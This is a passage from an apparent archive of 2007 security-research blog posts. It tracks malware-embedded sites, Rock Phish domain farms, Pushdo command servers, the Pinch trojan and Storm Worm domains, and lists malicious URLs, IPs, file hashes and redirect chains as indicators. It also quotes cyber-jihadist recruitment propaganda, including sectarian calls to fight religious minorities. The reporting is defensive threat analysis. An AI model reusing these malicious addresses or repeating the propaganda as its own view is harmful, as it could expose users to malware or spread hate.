As for the second campaign at **4583lwi4.tarog.us/in.cgi?19**, the malicious parties were quick enough to redirect the IFRAME to Google.com, in exactly the same fashion the RBN did in the Bank of India incident definitely monitoring

the exposure activities in real-time. However, accessing through a secondary IP retrieves the real IFRAME, namely

winhex.org/tds/in.cgi?19 (85.255.120.194) which loads **winhex.org/traff/all.php** that on the other hand loads **kjlksjwflk.com/check/versionl.php?t=577** which is now down, and **208.72.168.176/e-notfound1212/index.php**

where an obfuscation that's once deobfuscated attempts to load **208.72.168.176/e-notfound1212/load.php**

Detection rate : Result: 14/32 (43.75 %)

641

File size: 116244 bytes

MD5: 42dacb9f7dd4beeb7a1718a8d843e000

SHA1: d595dd0e4dcf37b69b48b8932dcf08e9f73623d0

Deja vu - **208.72.168.176** is the "[9]New Media Malware Gang" in action, whose ecosystem clearly indicated connections with the RBN, [10]Possibility Media's malware [11]attack, Bank of India and the Syrian Embassy malware

attacks, and Storm Worm which I assessed in numerous previous posts.

All your malware downloaders are belong to us - [12]again and [13]again.

1. <http://www.iht.com/articles/2007/12/13/news/france.php>
2. <http://hrw.org/english/docs/2007/12/10/libya17523.htm>
3. <http://ddanchev.blogspot.com/2006/08/north-koreas-strategic-developments.html>

4. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
5. <http://ddanchev.blogspot.com/2007/06/cias-upcoming-black-ops-against-iran.html>
6. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
7. <http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html>
8. <http://www.avertlabs.com/research/blog/index.php/2007/12/13/web-site-of-the-french-embassy-in-libya-under-attack>
9. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
10. <http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html>
11. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
12. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html>
13. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>

642



Cached Malware Embedded Sites (2007-12-17 00:38)

Google, with its almost real-time crawling capabilities, has rarely proved useful while researching malware embedded

sites who were cleaned before they could be analyzed, mainly popular sites who get crawled several times daily.

However, Yahoo's and MSN's search engines, with MSN providing Archive.org type of historical crawling content, have

been an invaluable resource in providing the actionable historical intelligence in the form of what was embedded

at the site, where was it pointing, are there many other sites currently embedded by the same campaign etc. This

is an interesting opinion stating that cached malware embedded sites are a security problem, well they're, but the

bigger problem to me is that it's only Google that's taken efforts to deal with the problem next to the market chal-

lengers - Yahoo and MSN - "[1]Google, Yahoo, Microsoft Live search engines contain page-caching flaw, says Aladdin" :

" Researchers at Aladdin Knowledge Systems have discovered a "significant" vulnerability in the page-caching technologies of three major search engines, allowing them to deliver malicious pages that have been removed from

the web. The researchers discovered the vulnerability when analysing the content of a hacked university website. The site was cleaned, but malicious content was still reachable via search engine caches. The flaw is a "glimpse of the future" of multifaceted web-based attacks, said Ofer Elzam, director of product management at Aladdin. "

Let's discuss the current model of dealing with such sites. Whenever Google comes across a site that's poten-

tially malware embedded, they don't just label it "this site may harm you computer" but also remove all the cached copies of the site. By doing so, they protect the "cached surfers crowd", and by doing so, often prompt me to locate the actual cached copies with the embedded malware hopefully still there by using other search engines, ones whose

crawling capabilities aren't as fast as Google's.

Therefore, don't put Google in the same row as Yahoo and MSN, since Yahoo and MSN do not provide such

in-house built malware embedded sites notification services, and given the slow content crawling, it's among the top

reasons why I love using their search engines given I'm aware of a malware embedded site, but couldn't obtain the

obfuscated javascript/IFRAME before it got removed.

Here's an example of how useful cached malware sites are for research purposes.

Back in September, the

[2]U.S Consulate in St.Petersburg was serving malware, and the embedded malware link was removed sooner than

I could obtain a copy of the infected page. Best of all - there were still cached copies available serving the malware which lead to the assessment of the campaign. Another great example that the intelligence sharing between the

industry, independent researchers and non-profit organizations, is resulting in far more detailed exposures of various malicious campaigns, compared to a vendor's self-sufficiency mentality.

This is how Google understand the [3]malicious economies of scale, where efficiency gets sacrificed for a short life-

cycle of the campaign, [4]a trade-off I've been discussing for [5]a while especially [6]in respect to the [7]Rock Phish Kit :

" Examining our data corpus over time, we discovered that the majority of the exploits were hosted on third-

643

party servers and not on the compromised web sites. The attacker had managed to compromise the web site content to point towards an external URL hosting the exploit either via iframes or external JavaScript. Another, less popular technique, is to completely redirect all requests to the legitimate site to another malicious site. It appears that hosting exploits on dedicated servers offers the attackers ease of management. Having pointers to a single site offers an aggregation point to monitor and generate statistics for all the exploited users. In addition, attackers can update their portfolio of exploits by just changing a single web page without having to replicate these changes to compromised sites. On the other hand, this can be a weakness for the attackers since the aggregating site or domain can become a single point of failure. "

Google are clearly aware of what's going on, but are trying to limit the potential for false positives of sites

wrongly flagged as ones serving malware, which is where malicious parties will be innovating in the future, while

it still remains questionable why they still haven't done so by obvious means - [8]RBN's directory permissions gone

wrong for instance.

The bottom line - cached malware embedded sites are a valuable resource in the arsenal of tools for the secu-

rity researcher/malware analyst to use, and not necessarily a threat if it's Google's approach of removing the cached copies we're talking about, prior to notifying of the infection. Which leads us to more realistic attack tactic than

the one discussed in the article, where an attacker will supposedly embed malware at different sites, let the

search engines crawl and cache it, then remove the sites and wait for the visitors to use the cache, thereby infecting themselves. Case in point - the U.S Consulate's site for instance wasn't even flagged by Google as malware embedded

one, which is hopefully the result of their fast crawling capabilities, but the ugly attack tactic I have in mind is not just embedding the IFRAME, but embedding an obfuscated IFRAME that leads to the usual obfuscated exploit URL,

which is what happened in the Consulate's case, an obfuscated IFRAME by itself.

1. <http://www.securecomputing.net.au/news/66471,google-yahoo-microsoft-live-search-engines-contain-pagecaching-flaw-says-aladdin.aspx>

2. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>

3. http://www.usenix.org/events/hotbots07/tech/full_papers/provos/provos.pdf
4. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
5. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>
6. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
7. <http://www.windowsecurity.com/articles/Phishing-Metamorphosis-2007-Trend-Developments.html>
8. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>

644



Cyber Jihadist Hacking Teams (2007-12-17 16:28)

These groups and fractions of religiously brainwashed IT enthusiasts utilizing outdated ping and HTTP GET flooding

attack tools, represent today's greatly overhyped threat posed by the cyber jihadists whose cheap PSYOPS dominate,

given the lack of strategical thinking, and the lack of sustainable communication channels between them, ruined all

of their Electronic Jihad campaigns so far. Religious fundamentalism by itself evolves into religious fanaticism,

and with the individuals in a desperate psychological need for a belonging to a cause, ends up in one of the oldest and easiest methods for recruitment - the one based on religious beliefs.

The teams, and the lone gunmen cyber jihadists in this post are : **Osama Bin Laden's Hacking Crew, Ansar AL-**

Jihad Hackers Team, HaCKErS aLAnSaR, The Designer - Islamic HaCKEr and Alansar Fantom. None of these are known to have any kind of direct relationships with terrorist groups, therefore they should be considered as terrorist sympathizers.

Osama Bin Laden's Hacking Crew

OBL's Hacking Crew are anything but cheap PSYOPsers trying to take advantage of outdated conversational marketing

approaches to recruit more members, for what yet remains unknown given the lack of any kind of structured

formulation of their long-term objectives. They're also promoting the buzz word "E-MUJAHID" to summarize all the possible tasks and objectives one would have. This is how they define E-JIHAD :

" JIHAD is the term used for struggle against evil. Electronic jihad or simply, E-JIHAD, is the jihad in cyberspace 645

against all the propagandas and false allegations against the message of truth. E-JIHAD is the struggle in cyber space against all false and evil disciplines, ideology and forces of evil. Have you ever think what is the need of army? To defend the freedom and liberty of a territory and defend it

from the attacks of evil intruders. similarly , E-jihad is the battle in the field of cyber space, against all false believes, and to defend the truth against the false and mean propagandas and cults. It is as necessary as a regular army, to defend the ideological borders of a nation. It is said, “

it is not the gun, it is man behind the gun “. Do you ever think what makes a “man “? Nothing, but just the faith and ideology. Without faith and ideology, there is no man and definitely , we then have gun , but without any man . ”

These are the tips provided for "defending the ideological borders" :

- They have created anti-Islamic web sites, which are full of everything except the truth. They are full of mean

and vulgar allegations against our HOLY QURA'AN, HOLY PROPHAT MOHAMMAD (PEACE BE UPON HIM) and our

teachings. We must defend our teachings and fight against the evils. We have to create Islamic web sites, eGroups, Forums, Message boards, & we must support our Mujahideen brothers in Iraq, Afghanistan, Palestine, Kashmir and elsewhere.

- Many non-Muslims specially jews, Christians and hindus are working in different web groups and communi-

ties (like yahoo groups and msn communities) and spreading propaganda against us Muslims. There is a strong

need to join such groups and try to refute them. At the moment, the cyber space is free of their opponents. Try

to join and refute them, defend your HOLY TEACHINGS OF ISLAM and bring before everyone, nothing but just the truth.

- One of the most dangerous enemies is those who impersonate themselves as a Muslims but they are not

Muslims in fact. They are Islamic cults. They are usually Qadianis/Ahmadis/Mirzais and Bahais. Some are Jews and

Christians. They are all non-Muslims but they impersonate as a Muslim and try to misguide others. They are spreading non-Islamic beliefs. It needs to be taken care of, we have to fight them. Otherwise, you can imagine how disastrous this situation can be for Muslims. These culprit groups even tried to spread a copy of their teachings in the name of HOLY QUR'AN. But ALLAH has promised that HE will keep HOLY QUR'AN preserved. That's why, their attempt

failed. What is our job? We must fight with these Muslim cults and have to tell others the difference between Muslims and Muslim cults.

- You can even make your own groups and communities to send mails having Muslim news and Islamic teach-

ings. It is a time convenient method because if you have 500 members in your group, by sending a single mail in

the group, your message will be in the inboxes of 500 users, and it takes hardly 1-2 minutes. Isn't it a time saving technique?

- Many non-Muslim specially Americans, Israelis and Indian hackers always attack our web sites, which are re-

futing their falsehood and spreading the truth of Islam, the truth that is the only reality. To defend us against such

"satanic groups", we have to organize teamwork, consists of team of Muslim Hackers. Diamond cuts a diamond, to

fight with hackers, we need hackers who will defend our sites and make it sure to convey uninterrupted messages to refute the evil and to spread the truth.

646



Ansar AL-Jihad Hackers Team and HaCKErS aLAnSaR

Both of these are actually the same, and the group's popularity comes from the [1]al-jinan.net and the [2]al-jinan.org Electronic Jihad campaigns, yes, the failed ones. The original message from Al-jinan's first campaign back in 2006 :

Objective : *Will be updated automatically in the main program and the extra room in the conversation. Date : Saturday, 26 /8/2006 - Hours are from 6 pm to 10 Mecca Time - Jerusalem-Cairo. From 3 pm until 7 Time 05:00 Enter*

chat <http://al-jinan.org/chat>. Will work only half an hour before the attack. Leadership decided to use only the major programme in the attack, Ltali follows : The programme operates in the same manner but more strongly Durrah,

Member faced many problems in the modernization Durra because of their Alcockez, and the present quality, The programme is designed to automatically update speeds.

Their "pitch" :

" We note that our enemies Zionists have such groups in order to eliminate sites and sites of resistance Islamic profess.

The notes on the Internet that many of the sites Mujahideen are taking place and the closure of sites and this immoral act of brotherhood pigs. Under such a senseless war on Lebanon and Palestine, the Zionists any target in any area.

The factors that are responsible for targeting this will affect them and Ihabtahm and create terror in the hearts of God. "

The Designer - Islamic HaCKER

A defacer going by the handle of The Designer - Islamic HaCKER was a vivid hacktivist for a while, than switched

handles and continued to deface spreading cyber jihadist PSYOPS such as the following message courtesy of one of

his defacements :

" Muslims are not Terrorists and U.S.A & Israel & europa are Terrorists. america and israel and europa they terrorists and we moslems not is terrorists . and It was hacked because you are supporting the war in Iraq, palestine and

Afghanistan, and it was hacked because you are killing our people and our kids in Iraq, palestine and Afghanistan , and It was hacked because they invaders our land and they vandals our homes and hacked your sites is our solution. "

Alansar Fantom

647

In direct coordination with The Designer and Al-Ansar Hackers Team, basically a low-profile script kiddie that's also involved in spreading the campaign message and the flood tools to be used in eh Electrnic Jihad campaign.

Offensive cyber terrorism on behalf of terrorists in the sense of cyber mujahideens is overhyped if they're to do it

on their own given the factual based evidence of their current state of technical know-how, with the Electronic Jihad program among the most recent such overhyped threats. Defensive cyber terrorism as an extension of cyber jihad in

[3]an asymmetric nature, is what is going on online for the time being, and has been going on for the last couple of years.

The bottom line, script kiddies cyber jihadists dominate, PSYOPS fill the gaps where there's zero technical know-how, mentors are slowly emerging and providing [4]interactive tutorials to reach [5]a wider audience, [6]localization of

knowledge from English2Arabic is taking place the way propaganda is also localized from Arabic2English, and there's

also an ongoing networking going on between cyber jihadists and [7]Turkish hacktivists converting into such on [8]a

religious level. Case in point - **MuslimWarriors.Org** defacement campaigns with "anti-infidel" related messages.

1. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>

2. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>

3. <http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html>

4. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
5. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
6. <http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html>
7. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>
8. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html>

648



209.1 Host Locked (2007-12-18 21:28)

I've been playing a cat and mouse game with the folks behind several different phishing campaigns using the Rock

Phish kit for a while now, in between tracking down the [1]New Media Malware Gang and several other related

malware campaigns. The Rock Phishers seem to keep track of this, and periodically change the default error message

returned on a Rock Phish domain. First it was "[2]209 Host Locked", then it became "[3]66.1 Host Locked", and how they've again changed it on a wide scale to "209.1 Host Locked". Try these :

forceadd.com.ph

goldline.org.ph

paypal-accounts.com

mte1nt.ac.cn

Now, would you believe that due to outsourcing considerations NatWest Bank are now using a Siberian ISP? Naah, in

your wicked dreams only! This campaign has been going on for the last 24 hours :

natwest.com. **tx49.hk**/onlinebanking/customerform.aspx

natwest.com. **tx40.hk**/onlinebanking/customerform.aspx

natwest.com. **tx48.hk**/onlinebanking/customerform.aspx

natwest.com. **tx15.hk**/onlinebanking/customerform.aspx

649



natwest.com. **tx47.hk**/onlinebanking/customerform.aspx

natwest.com. **tx40.hk**/onlinebanking/customerform.aspx

natwest.com.

iyuefv.org.ph/onlinebanking/customerform.aspx

natwest.com. **yeufv.ph**/onlinebanking/customerform.aspx

natwest.com.

modifitool.kg/onlinebanking/customerform.aspx

Now, let's get back to the domain farms. The first one is located in CTS SIBERIA Complex Telematic Systems Joint

Stock Company 53, Pisareva st , Novosibirsk, 630005,
RUSSIA, at **81.16.131.40** and is hosting :

6584.tw

business-internet-banking.hsbc.com.yeufv.com.ph

hsbc.com.yeufv.com.ph

myyeufv.net.ph

polro.ph

tx49.hk

tx55.hk

yeufv.com.ph

650



The second one is located in CL-ECSA-LACNIC ENTEL CHILE S.A. at **200.72.139.67**, and the IP is acting as the main IP for a wide range of NS servers which further expand the domain farm. As I've already pointed out numerous

times, Rock Phish is a great example of how centralization means, both, efficiency and easy of management, and an

insecurity from the perspective that shutting down the IP will shut down the entire scammy ecosystem of over 30 Rock

Phish domains hosting approximately from 5 to 10 different phishing campaigns targeting different brands on a single

domain. Here's another perspective on [4]the blended threat posed by phishing emails that come with embedded

[5]banker malware, the results of which get later on aggregated in a [6]banking malware infected botnet only. Find

out more about [7]trends and developments related to phishing in 2007 in a related article, and the Rock Phish kit in principle.

1. <http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html>

2. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>

3. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>

4. http://www.symantec.com/enterprise/security_response/weblog/2007/12/getting_acquainted_with_rock_p.html

5. <http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html>

651

6. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>

7. <http://www.windowsecurity.com/articles/Phishing-Metamorphosis-2007-Trend-Developments.html>

652



Pushdo - Web Based Malware as Usual (2007-12-19 23:45)

Interesting [1]assessment, especially the explanation of the GET variables, however, such descriptive use of POST

variables to a malware's C &C server have been around for the last couple of years. What has logically changed is the added layer of obfuscation and complexity to make it hard to assess what does such a URL actually mean :

" The malware to be downloaded by Pushdo depends on the value following the "s-underscore" part of the URL. The Pushdo controller is preloaded with multiple executable files - the one we looked at contained 421 different malware samples ready to be delivered. The Pushdo controller also uses the GeoIP geolocation database in conjunction with whitelists and blacklists of country codes. This enables the Pushdo author to limit distribution of any one of the malware loads from infecting users located in a particular country, or provides the ability to target a specific country or countries with a specific payload. "

This is an excerpt from a previous post on "[2]Botnet Communication Platforms" including various graphs courtesy of botnet masters circa 2004/2005 :

" The possibilities with PHP and MySQL in respect to flexibility of the statistics, layered encryption and tunneling, and most importantly, decentralizing the command even improving authentication with port knocking are countless. Besides, with all the buzz of botnets continuing to use IRC, it's a rather logical move for botnet masters to shift to other platforms, where communicating in between HTTP's noise improves their chance of remaining undetected. Rather

ironic, the author warns of possible SQL injection vulnerabilities in the botnet's command panel. "

Here're some C &C IPs related to Pushdo :

208.66.195.71

208.66.194.242

66.246.252.215

653

66.246.252.213

66.246.72.173

67.18.114.98

74.53.42.34

74.53.42.61

talkely.com

Talkely.com (217.14.132.178) is also responding to **arenatalk.net** and **worldtalk.net**. There's also another bogus message next to the one mentioned in SecureWorks analysis - and it's " *Under Construction Try google*".

Related posts on Web Based Malware :

[3]The Nuclear Malware Kit

[4]The Cyber Bot

[5]The Black Sun Bot

1. <http://www.secureworks.com/research/threats/pushdo/?threat=pushdo>
2. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
3. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

654



Inshallahshaheed - Come Out, Come Out Wherever You Are (2007-12-20 02:25)

Following my previous post on the [1]cyber jihadists' never-ending search for a bullet-proof hosting, both, Inshal-

lahshaheed and the Caravan of Martyrs have had their blogs shut down again as of recently. Moreover, [2]The Global

Islamic Media Front ([3]GIMF) are finding it more easy to continue their [4]Internet activities through guest posts at various different blogs. A brief retrospective on Inshallahshaheed :

inshallahshaheed.hadithuna.com - down

inshallahshaheed.acbox.com - down

inshallahshaheed.muslimpad.com - down

worldclash.wordpress.com - down

inshallahshaheed.blogspot.com - abandoned

ignoredknowlege.blogspot.com - active

And so the ultimate question remains, where is the very last and active blog operated by the Ignored Puzzle

Pieces of Knowledge or Inshallahshaheed? Here it is -
revival.muslimpad.com

1. <http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html>
2. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
3. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
4. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>



Russia's FSB vs Cybercrime (2007-12-20 21:40)

In what looks like a populist move from my perspective, [1]the FSB, the successor of the KGB, have "Pinch-ED" the authors of the [2]DIY malware Pinch. A populist move mainly because the Russian Business Network is still 100 %

fully operational, the Storm Worm botnet was originally launched and is currently controlled by Russian folks, and

the lack of any kind of structured response on who was behind Estonia's DDoS attack. [3]Pinch-ing the authors is one

thing, pinch-ing everyone that's now literally generating undetected pieces of malware through the use of the kit on an hourly basis is another :

" Today Nikolay Patrushev, head of the Federal Security Services, announced the results of the measures taken to combat cyber crime in 2007. Among other information, it was announced that it had been established who was the author of the notorious Pinch Trojan - two Russian virus writers called Ermishkin and Farkhutdinov. The investigation will soon be completed and taken to court. The arrest of the Pinch authors is on a level with the arrests of other well known virus writers such as the author of NetSky and Sasser, and the authors of the Chernobyl and Melissa viruses. "

656



This event will get cheered by many, but those truly perceiving what's going on the bottom line will consider the fact that fighting cybercrime isn't a priority for the FSB, and perhaps even worse, they're prioritizing in an awkward manner.

[4]I once pointed out, and got quoted on the same idea in [5]a related research, that, Pandora's box in the form of open source malware and [6]DIY malware builders is being opened by malware authors to let the script kiddies generate

enough noise for them to remain undetected, and for everyone to benefit from those who enhance the effectiveness

of the malware by coming up with new modifications for it. I'm still sticking to this statement. If the authors behind Pinch weren't interested in reselling copies of the builder, but were keeping it to themselves, [7]thereby increasing its value, they would have been the average botnet masters in the eyes of the FSB, but now that the builder got sold and

resold so many times I can count it as a public one, the authors compared to the users got the necessary attention.

I'll be covering Pinch in an upcoming post, mainly to debunk other such populist discoveries of Pinch in 2007, given

that according to an encrypted screenshot of its stolen data crypter, and many other indicators, Pinch has been around since 2005, yes, exactly two ago. Why is this important? It's important because if the industry is waking up on the

concept of form-grabbing and TAN grabbing in respect to banking malware in 2007, the bad guys have been doing it for

the last couple of years, whereas customers are finding it necessary to maintain another keychain entirely consisting of pseudo-random number generators pitched as layered authentication. The bad guys do not target the authentication

process, or aim at breaking it - they bypass it as a point of engagement, efficiently.

Don't forget that a country that's poised for [8]asymmetric warfare domination in the long-term, will tolerate any such asymmetric warfare capabilities in the form of botnets for instance, for as long as they're not aimed at the homeland, in order for the country's intell services to acquire either capabilities or "visionaries" by [9]diving deep into the HR

pool available. The rest is [10]muppet show.

1. http://en.wikipedia.org/wiki/Federal_Security_Service_of_the_Russian_Federation
2. http://pandalabs.pandasecurity.com/archive/PINCH_2C00_-THE-TROJAN-CREATOR.aspx
3. <http://www.viruslist.com/en/weblog?weblogid=208187472>
4. <http://packetstormsecurity.org/papers/general/malware-trends.pdf>
5. http://www.rcmp-grc.gc.ca/tsb/pubs/it_sec/r2-002_e.pdf
6. <http://seclists.org/fulldisclosure/2007/Aug/0411.html>
7. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
8. <http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html>
9. <http://lspitzner.blogspot.com/2007/12/cyberwar-and-history.html>
10. http://en.wikipedia.org/wiki/The_Muppet_Show

657



ClubHack 2007 - Papers and Presentations (2007-12-20 23:04)

Informative presentations and papers from [1]ClubHack 2007- India's premier security event :

" ClubHack is one of its kind hackers' convention in India which serves as a meeting place for hackers, security professionals, law enforcement agencies and all other security enthusiasts. "

[2]Analysis of Adversarial Code: The Role of Malware Kits!

[3]7 years of Indian Cyber Law - 7 Best Cases

[4]Vulnerabilities in VoIP Products and Services

[5]The Future of Automated Web Application Testing

[6]Faster PwninG Assured: Cracking Crypto with FPGAs

[7]Legiment Techniques of IPS/IDS Evasion

[8]Hacking Web 2.0 Art and Science of Vulnerability Detection

658



Such localized events are always beneficial from a networking and a relationship building perspective. Something

bigger is (always) going one though. You may not be aware that, for instance, Microsoft have been running the

[9]Securewars contest in India for a while, seeking to improve the favorability scale and awareness of the company's

activities, to later on improve their chances of recruiting the most talented participants.

1. <http://clubhack.com/2007/presentations.html>

2. http://clubhack.com/2007/files/Rahul-Analysis_of_Adversarial_Code.pdf
3. http://clubhack.com/2007/files/WHITEPAPER-7_years_of_Indian_Cyber_Law.pdf
4. <http://clubhack.com/2007/files/Gaurav-VoIP.pdf>
5. http://clubhack.com/2007/files/Amish_Umesh-Future_Of_WebApp_Testing.pdf
6. <http://clubhack.com/2007/files/David-FPGA.pdf>
7. http://clubhack.com/2007/files/Ajit-Legiment_Techniques.pdf
8. http://clubhack.com/2007/files/Shreeraj-Hacking_Web_2.0.pdf
9. <http://www.microsoft.com/india/securewars/>

659



Pinch Variant Embedded Within RussianNews.ru (2007-12-24 04:30)

This is a perfect and currently live example demonstrating how a once compromised site can also be used as a web

dropper compared to the default infection vector mentality we've been witnessing on pretty much each and every

related case of malware embedded sites during 2007. The URL at a popular news portal for Russian/Iranian related

news at : **russiannews.ru/arabic/data/news/upload/exp** is serving a Pinch variant through an [1]MDAC ActiveX

code execution exploit - CVE-2006-0003, the type of virtual Keep it Simple Stupid [2]strategy of using outdated vul-

nerabilities I discussed before. Deobfuscation leads us to :
russiannews.ru/arabic/data/news/upload/exp/exe.php

Trojan-PSW.Win32.LdPinch.dzr

File Size: 22016 bytes

MD5 : cb0a480fd845632b9c4df0400f512bb3

SHA1 : 83bb4132d1df8a42603977bd2b1f9c4de07463ab

What's important to point out in this case, is that the main index and the pages within the site are clean, so

instead of trying to infect the visitors, the malicious parties are basically using it as a web dropper. Moreover, in the wake of [3]Pinch-ing the Pinch authors, this variant generated on the fly courtesy of their tool fully confirms the simple logic that once released in the wild, DIY malware builders and [4]open source malware greatly [5]extend their

lifecycles and possibility for added innovation on behalf of the community behind them.

1. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>

2. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>

3. <http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html>

4. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

5. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

660



Spreading Malware Around the Christmas Tree (2007-12-25 00:54)

Stormy Wormy is back in the game on the top of Xmas eve, enticing the end users with a special Xmas strip show for

those who dare to download the binary. The domain **merrychristmasdude.com** is logically in a fast-flux, here are some more details :

Administrative, Technical Contact

Contact Name: John A Cortas

Contact Organization: John A Cortas

Contact Street1: Green st 322, fl.10

Contact City: Toronto

Contact Postal Code: 12345

Contact Country: CA

Contact Phone: +1 435 2312633

Contact E-mail: cortas2008 @ yahoo.com

661



Name Server: **NS.MERRYCHRISTMASDUDE.COM**

Name Server: **NS10.MERRYCHRISTMASDUDE.COM**

Name Server: **NS13.MERRYCHRISTMASDUDE.COM**

Name Server: **NS9.MERRYCHRISTMASDUDE.COM**

Name Server: **NS11.MERRYCHRISTMASDUDE.COM**

Name Server: **NS3.MERRYCHRISTMASDUDE.COM**

Name Server: **NS4.MERRYCHRISTMASDUDE.COM**

Name Server: **NS6.MERRYCHRISTMASDUDE.COM**

Name Server: **NS2.MERRYCHRISTMASDUDE.COM**

Name Server: **NS5.MERRYCHRISTMASDUDE.COM**

Name Server: **NS7.MERRYCHRISTMASDUDE.COM**

Name Server: **NS8.MERRYCHRISTMASDUDE.COM**

Name Server: **NS12.MERRYCHRISTMASDUDE.COM**

The domain also has an embedded IFRAME pointing to **merrychristmasdude.com/cgi-bin/in.cgi?p=100** where

two javascript obfuscations, courtesy of the Neosploit attack kit attempt to load. Current binary (stripshow.exe) has

an over 50 % detection rate 17/32 (53.13 %). Stay tuned, AV vendors will reach another milestone on the number

of malware variants detected, [1]despite that [2]compared to [3]the real, massive [4]Storm Worm [5]campaign this

[6]one is fairly [7]easy to prevent [8]on a large [9]scale.

Related info - [10]SANS, [11]ASERT, [12]TEMERC,
[13]DISOG.

1. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
2. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
3. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>
4. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
5. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
6. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
7. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>
8. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude-part-two.html>
9. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
10. <http://isc.sans.org/diary.php?storyid=3778>
11. <http://asert.arbornetworks.com/2007/12/storm-is-back-dude/>

12. <http://temerc.blogspot.com/2007/12/merry-x-mas-storm-worm.html>

13. <http://www.disog.org/2007/12/stormworm-is-back-have-merry-christmas.html>

663



Riders on the Storm Worm (2007-12-28 17:03)

During the last couple of days the folks behind Storm Worm have started using several new, and highly descriptive

domains. It seems they've also changed the layout as well, and despite that the exploit IFRAME is now gone,

automatically registered Blogspot accounts are also disseminating links to the domains. Some of these have been

registered as of recently, others have been around in a blackhat SEO operation for a while and are getting used as a

foundation for the campaign. These are all known Storm Worm fast-fluxed domains for the time being :

merrychristmasdude.com

happycards2008.com

uhavepostcard.com

newyearwithlove.com

newyearcards2008.com

664



_happycards2008.com

Administrative, Technical Contact

Contact Name: Bill Gudzon

Contact E-mail: bgudzon1956 @ hotmail.com

665



_uhavepostcard.com

Administrative, Technical Contact

Contact Name: Kerry Corsten

Contact E-mail: kryport2000 @ hotmail.com

666



_newyearwithlove.com

Administrative, Technical Contact

Contact Name: Bill Gudzon

Contact E-mail: bgudzon1956 @ hotmail.com

667



_newyearcards2008.com

Administrative, Technical Contact

Contact Name: Bill Gudzon

Contact E-mail: bgudzon1956 @ hotmail.com

Moreover, Paul is also pointing out on [1]the use of Blogspot blackhat SEO generated blogs in this Storm Worm

campaign. In case you remember, the first one was relying on the infected user to first authenticate herself, and

668

therefore authenticate for Storm Worm to add a link to a malware infected IP. Sample Blogspot URLs :

cbcemployee.blogspot.com

canadelbohio.blogspot.com

1dailygrind.blogspot.com

traceofworld.blogspot.com/2007/12/opportunities-for-new-year.html

jariver.blogspot.com/2007/12/opportunities-for-new-year.html

antispamstore.blogspot.com/2007/12/opportunities-for-new-year.html

As for [2]the complete list of the email subjects used for the time being, here's a rather complete one

tesy of US-CERT.

With end users getting warned about the insecurities of visiting an IP next to a domain name, this cam-

paing is relying on descriptive domains compared to the previous one, while the use of IPs was among the few

tactics that helped Storm Worm's first campaign scale so with every infected host acting as an infection vector by itself. And despite that I'm monitoring the use of such IPs from the first campaign in this campaign on a limited

set of Storm Worm infected PCs, the next couple of days will shed more light into whether they'll start using the already infected hosts as infection vectors, or remain to the descriptive domains already used.

[3]Keep riding on the storm.

1. <http://fergdawg.blogspot.com/2007/12/hundreds-of-blogger-pages-harboring-new.html>

2. http://www.us-cert.gov/current/#storm_worm_activity_increases_during

3. <http://www.youtube.com/watch?v=SMvfAYEaE8c>

669



The New Media Malware Gang - Part Two (2007-12-28 19:38)

How you would you go for ruining the Xmas holidays of [1]a malware gang directly related to the RBN, Storm

